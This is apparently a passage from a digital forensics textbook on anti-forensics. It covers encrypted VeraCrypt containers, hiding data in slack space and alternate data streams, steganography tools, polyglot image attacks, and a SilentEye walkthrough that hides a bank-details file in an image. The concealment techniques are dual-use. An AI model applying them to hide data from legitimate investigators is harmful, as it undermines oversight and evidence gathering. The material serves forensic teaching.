


Figure 5-17. *Creating a volume*

2. Choose where you wish to create the VeraCrypt volume. VeraCrypt creates an encrypted container on the local disk, or it encrypts an entire device.

   - A file container volume is a single file (which is similar to a zip file) and can be used to store several encrypted files.

   - A nonsystem partition is a hard disk partition encrypted using VeraCrypt. We can also Encrypt the entire hard disk or other storage devices (Figure 5-18).




Figure 5-18. *Choosing where to create the volume*

3. Select whether to create a 'Standard' or 'hidden' VeraCrypt Volume. We will choose Standard VeraCrypt Volume (Figure 5-19).




Figure 5-19. *Volume type*

4. Choose the location of the VeraCrypt file, which we'll mount later (Figure 5-20).




Figure 5-20. *Volume location*

5. Next, select the encryption and hash algorithm (Figure 5-21).




Figure 5-21. *Encryption options*

6. Next, Select Volume Storage Capacity (Figure 5-22).

Figure 5-22. *Volume size*

7. Input a Password for the program (Figure 5-23).




Figure 5-23. *Choosing a password*

8. Follow the guidelines in the dialog box and click 'Format' when prompted.

9. Select a Partition from the pane and then mount the newly created VeraCrypt file (Figure 5-24).




Figure 5-24. *Mounting the file*

10. It will ask you for the password that you provided in step 7 (Figure 5-25).




Figure 5-25. *Enter the password*

Now we have a secure folder that will only appear when the drive is mounted.

Data Hiding

Hiding data is a common practice among hackers and attackers. They hide their sensitive data in a Host Protected Area (HPA), Slack space, and Alternate Data Streams (ADS) since these areas are not included in any search parameters.

Steganography and Cryptography

Steganography is an age-old practice of secret or hidden writing. It has existed for a long time where it was adopted by spies to hide the messages and secrets of their kingdom. The steganography process is shown in Figure 5-26.




Figure 5-26. *Steganography process*

Hackers hide their messages behind media files such as audio, image, or video. These media files become the carrier that are fit for transporting the secret file containing some data as they hide them in plain sight. The carrier media file will appear and work unchanged, but its metadata does get compromised. A major difference between cryptography and steganography is that steganography hides/conceals the information within carriers like images, audios, spam, etc., and hiding the fact that there's even a message at all in it, whereas cryptography is about hiding the contents of a message to an unreadable format using algorithms like RSA, AES, DES, etc.

In a polyglot attack, hackers can hide malware within the code for an existing file (image). In a successful attack using the polyglot tool, a web browser will only load the code for what appears to be its intended purpose, allowing the malicious code to remain hidden while it carries out the attack. For example, the hackers could actually manipulate the code to make it look as if it is only an image. But as soon as a web browser uploads the image, it also uploads the malware – which is a JavaScript code

In comparison to steganography, polyglot compiles both the code of an image and the malware together, which in turn can hide the inclusion of the malicious code.

Here are some steganography tools:

- **SilentEye –** SilentEye is an open source tool used for steganography, mainly for hiding messages into pictures or sounds. It provides a user-friendly interface and an easy integration of a new steganography algorithm and cryptography processes by using a plug-in system.
- **iSteg –** iSteg is an open source steganography tool used to hide files inside a jpeg picture.
- **OpenStego –** OpenStego is also an open source steganography tool. It can be used for data hiding (it can hide data within images) or Watermarking files (used to detect unauthorized file copying).
- **Open Puff –** Open Puff is free steganography software for Microsoft Windows.
- **Steghide –** To hide data in various kinds of images and audio files.
- **Spammimic.com** – Encodes messages into spam.

Case Study: SilentEye

Here we have a secret.txt file that contains bank account details. We are going to hide this file in an image using the SilentEye tool.

You can download the tool from `https://silenteye.v1kings.io/download.html?i2`. After you download it, click on the downloaded .dmg file and follow the installation instructions to install this tool on your system. Here we are using a MAC system, hence a .dmg file.

1. Drag and drop the image you want to use to hide data (Figure 5-27).




Figure 5-27. *Drag and drop the image*

2. After you add your Image, click on the encode option (Figure 5-28).




Figure 5-28. *Encode the image*

3. Choose header position as "signature," enter your choice of passphrase (this passphrase will be used for decoding later). Choose a file you want to hide in this image (here secret.txt), and click on encode (Figure 5-29).




Figure 5-29. *Setting up the image*

4. The image after encoding will be stored in the destination folder provided in the previous step. We can see that the encoded image looks exactly the same, and it is hard to detect any hidden file in it.

5. Now to decode this image, click on the Decode option (Figure 5-30).




Figure 5-30. *Decoding the image*

6. Choose header position as "signature," and enter the passphrase you gave for encoding this image. Click on the Decode option (Figure 5-31).




Figure 5-31. *Confirming your details*

7. The Decoded file is shown in Figure 5-32.




Figure 5-32. *The contents of the account.txt file*

Anti-forensics Detection Techniques

There are various tools to detect anti-forensics, and they can be used by the forensics investigator by using the right and appropriate tool.

